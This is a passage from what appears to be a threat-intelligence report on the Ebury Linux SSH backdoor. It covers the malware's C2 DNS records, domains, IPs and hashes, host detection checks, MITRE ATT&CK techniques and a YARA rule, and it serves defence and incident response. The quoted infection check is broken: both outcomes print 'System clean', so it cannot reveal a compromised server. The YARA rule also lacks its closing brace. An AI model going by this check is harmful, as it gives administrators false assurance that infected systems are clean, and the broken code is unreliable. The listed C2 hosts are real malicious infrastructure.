EHqSM8Jnzef4+1cEYTqVINho6bGaPbGmLOEkk6FHAUfFZEQQuTYYMNLiugkA4SmkHmSylxOqWbkS/eLt7YTcA9x3imeDFTUOVwKO1SN/hNlO2FxXuaEOg9WPw6JOrH9r4pOhVp1PHDYoUpItUgjyf++p+pNxm4oWVEsCsB5/nXI=	op3f1libgh.biz: 3005980741: 1598745600	2020/03/16	2020/09/10
n+/C/igV2NksBM36nL+GiehFxwfvAXIRPMV2hvuOPbtyJyItjaPTwR9/ziViDtvo9EDGFRr1mEFBGefXWvaEfkbNOSCkW+FJ5ja4fN3SONTQ3/8LcKgRE/g96JOq3ZiyLBfFphCcLdYfmEfkVoQbhNLb/FFDQDzeIkHLBMHO5w=	op3f1libgh.biz: 760855987: 1585526400	2019/10/15	2020/03/16
NZ8YHsqY6bk6QdJSEIBkh8ifSTnOUhrDGAcat43Y7pgKhkVGjb6EQMHDdvhxF8ZpTDniOU5bRK8Wq91kkd3NV4uzXDTZTFpsWDEzD5h4lxcLQodK8d9eLkxjLbYR6w4nJhUDMjfI3ou96FFZPX4GQKuWG435XvHlNeyPEchF3vk=	op3f1libgh.biz: 3238048588: 1575072000	2019/06/05	2019/10/15
WZVphrenIo1fkomSS8WKDp5QwOE66Mg6si+XUYSf/J1IklHKGkgSdJ5zbafwkx6DQFRuvrOsGMuDI8RsV8LPrC8k9l836NG9DNl+++G4bm4ULolQrp6KYneVeOb39wLzG+YYG6fm8OdSjc5rqtcqOm2SUZagHxC3tDkYqOEGH/s=	op3f1libgh.biz: 3238048588: 1559174400	2019/04/05	2019/06/03

Table 2 – List DNS TXT resolutions of Ebury's C2, with decrypted content.

The only active C&C domain found in this version, `op3f1libgh[.]biz`, resolves on `78.140.134.9`, appears to be hosted in Netherland by WEBZILLA. Related to this domain and already observed in older versions of Ebury, there is also `larfj7g1vaz3y[.]net`, resolving on the same subnet on IP `78.140.134.7`, registered on September 22, 2016 from the same provider.
A couple of things to notice for both domains: the malicious actor uses an uncommon DNS TTL (Time To Live) value, configured to 1799, and hides the WHOIS record.

Detection and Mitigation

To quickly detect if your Linux system has been infected by Ebury, you can try this simple command:

```
ssh -G 2>&1 | grep -e illegal -e unknown > /dev/null && echo
"System clean" || echo "System clean"
```
[9]

In fact, `ssh -G` behaves differently in Ebury infected systems with respect to standard ones: in clean hosts, system will inform you the use of the illegal option "G", while in compromised servers no error will arise.

Another simple verification step could be checking `libkeyutils.so` size: if greater than 30 KB, there is a good chance that your machine has been compromised.

It is also possible to detect whether any process has a Unix socket opened and in listen state on `/run/systemd/log`. Just run the following and check eventual output:

```
ss -lpn | grep @/run/systemd/log
```

As well as host indicators, it is possible to check network ones on your perimetral systems, using indicators of compromise attached to this report.

In the unfortunate case your system shows infection evidences, the best thing to do is perform a revert to clean state, wherever possible, and change SSH users' passwords.

[9] https://github.com/eset/malware-ioc/tree/master/windigo

Conclusions

Approximately ten years have passed since first Ebury sample was spotted, and Windigo gang is still active nowadays. During these years it was possible to follow Ebury's evolution, observing its continuous improvement through every released version, and outlining its growth in terms of features and complexity. Its development demonstrates attackers' wide knowledge of Linux internals, and especially a great expertise of SSH network protocol and its related binaries. Furthermore, Ebury's maintenance shows the ability to keep up with operating systems releases.

In this report we tried to dissect remarkable functionalities, both old and ones introduced in newest version. Due to its nature, Ebury appears to be only one of the weapons at disposal of the threat actor: it acts as a backdoor with explicit persistence and exfiltration purposes, while not much is known about its delivery and initial access phases.

We also provided simple checks to audit the state of your Linux environments, in order to detect eventual Ebury's traces.

The usage of almost the same network indicators within the last two years suggests that until now probably little action have been undertaken to restrict and mitigate such threat, which rather proves its uninterrupted development and maintenance.

MITRE ATT&CK TTPs

Tactic	Technique	Name	Comment
Execution	T1129	Shared Modules	Uses a .so file
Persistence	T1554	Compromise Client Software Binary	Changes a library used by OpenSSH binaries
Defense Evasion	T1027	Obfuscated Files or Information	Strings are XOR encrypted
Defense Evasion	T1562	Impair Defenses	Disables logging on target
Credential Access	T1556	Modify Authentication Process	Attackers can login used a well-crafted password
Collection	T1056.004	Input Capture: Credential API Hooking	Steals legit passwords
Command And Control	T1071.004	Application Layer Protocol - DNS	Performs DNS requests
Command And Control	T1568.002	Dynamic Resolution: Domain Generation Algorithms	Uses a DGA to generate C&C

Indicators of Compromise

Hashes

v1.7.2
171DC0A24A59CDFDA8135F766D973399
70F238D148CC68F302D6572CCF4E06D5D7AD85D8
25EB6B951A7FEF71899907D726AC608EAAED6AE5495C308BF51E7F70E12BA49F

v1.7.3
6144F41503D7CDF5D9469EA024237507
44B04CFC095F93D17B1BD4F8820C16843FCBAC3E
998F74471BB96102781EB62713F57483DC6A6D1F27C429A957EB23BB124D7709

IPs

78.140.134[.]7
78.140.134[.]9
179.43.160[.]69
45.89.189[.]179
193.0.179[.]76

C2

a6mvk2yrwx[.]biz
a6mvk2yrwx[.]info
a6mvk2yrwx[.]net
af1libghu4sd[.]biz
af1libghu4sd[.]info
af1libghu4sd[.]net
alibghu4sd[.]biz
alibghu4sd[.]info
alibghu4sd[.]net
amvk2yrwxen[.]biz
amvk2yrwxen[.]info
amvk2yrwxen[.]net
asdaz56mv[.]biz
asdaz56mv[.]info
asdaz56mv[.]net
ayrwxenctqj[.]biz
ayrwxenctqj[.]info
ayrwxenctqj[.]net
az56mvk2yrwx[.]biz
az56mvk2yrwx[.]info
az56mvk2yrwx[.]net
bghu4sdaz[.]biz
bghu4sdaz[.]info
k2yrwxenct[.]biz
k2yrwxenct[.]info
k2yrwxenct[.]net
libghu4sdaz[.]biz
libghu4sdaz[.]info
libghu4sdaz[.]net
mvk2yrwxenct[.]biz
mvk2yrwxenct[.]info
mvk2yrwxenct[.]net
nctqjop3f[.]biz
nctqjop3f[.]info
nctqjop3f[.]net
op3f1libgh[.]biz
op3f1libgh[.]info
op3f1libgh[.]net
p3f1libghu4[.]biz
p3f1libghu4[.]info
p3f1libghu4[.]net
qjop3f1libgh[.]biz
qjop3f1libgh[.]info
qjop3f1libgh[.]net
rwxenctqj[.]biz
rwxenctqj[.]info

bghu4sdaz[.]net	rwxenctqj[.]net
ctqjop3f1l[.]biz	sdaz56mvk2[.]biz
ctqjop3f1l[.]info	sdaz56mvk2[.]info
ctqjop3f1l[.]net	sdaz56mvk2[.]net
daz56mvk2yr[.]biz	tqjop3f1lib[.]biz
daz56mvk2yr[.]info	tqjop3f1lib[.]info
daz56mvk2yr[.]net	tqjop3f1lib[.]net
enctqjop3f1l[.]biz	u4sdaz56mvk2[.]biz
enctqjop3f1l[.]info	u4sdaz56mvk2[.]info
enctqjop3f1l[.]net	u4sdaz56mvk2[.]net
f1libghu4[.]biz	vk2yrwxen[.]biz
f1libghu4[.]info	vk2yrwxen[.]info
f1libghu4[.]net	vk2yrwxen[.]net
ghu4sdaz56[.]biz	wxenctqjop[.]biz
ghu4sdaz56[.]info	wxenctqjop[.]info
ghu4sdaz56[.]net	wxenctqjop[.]net
hu4sdaz56mv[.]biz	xenctqjop3f[.]biz
hu4sdaz56mv[.]info	xenctqjop3f[.]info
hu4sdaz56mv[.]net	xenctqjop3f[.]net
ibghu4sdaz56[.]biz	yrwxenctqjop[.]biz
ibghu4sdaz56[.]info	yrwxenctqjop[.]info
ibghu4sdaz56[.]net	yrwxenctqjop[.]net
jop3f1lib[.]biz	z56mvk2yr[.]biz
jop3f1lib[.]info	z56mvk2yr[.]info
jop3f1lib[.]net	z56mvk2yr[.]net

Yara rule

```
rule Linux_Ebury_172_173_Apr2021 {
  meta:
    description = "Detects Linux/Ebury 1.7.2-3"
    date = " 2021"
    author = "CSIRT Italy"
  strings:
    $a1 = "ctors"
    $a2 = "seccomp_load"
    $a3 = "popen"
    $a4 = "system"
    $a5 = "keyctl_"
  condition:
    uint32(0) == 0x464c457f // Generic ELF header
    and uint8(16) == 0x0003 // Shared object file
    and all of them
```